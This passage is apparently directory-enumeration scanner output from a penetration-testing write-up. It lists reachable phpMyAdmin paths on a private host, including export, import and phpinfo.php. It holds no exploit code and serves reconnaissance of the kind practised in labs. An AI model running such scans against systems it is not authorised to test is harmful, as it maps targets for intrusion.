+ http://192.168.0.14/phpMyAdmin/docs (CODE:200|SIZE:4583)
+ http://192.168.0.14/phpMyAdmin/error (CODE:200|SIZE:1063)
+ http://192.168.0.14/phpMyAdmin/export (CODE:200|SIZE:4145)
+ http://192.168.0.14/phpMyAdmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.0.14/phpMyAdmin/import (CODE:200|SIZE:4145)
+ http://192.168.0.14/phpMyAdmin/index (CODE:200|SIZE:4145)
+ http://192.168.0.14/phpMyAdmin/index.php (CODE:200|SIZE:4145)
=> DIRECTORY: http://192.168.0.14/phpMyAdmin/js/
=> DIRECTORY: http://192.168.0.14/phpMyAdmin/lang/
=> DIRECTORY: http://192.168.0.14/phpMyAdmin/libraries/
+ http://192.168.0.14/phpMyAdmin/license (CODE:200|SIZE:18011)
+ http://192.168.0.14/phpMyAdmin/LICENSE (CODE:200|SIZE:18011)
+ http://192.168.0.14/phpMyAdmin/main (CODE:200|SIZE:4227)
+ http://192.168.0.14/phpMyAdmin/navigation (CODE:200|SIZE:4145)
+ http://192.168.0.14/phpMyAdmin/phpinfo (CODE:200|SIZE:0)
+ http://192.168.0.14/phpMyAdmin/phpinfo.php (CODE:200|SIZE:0)
```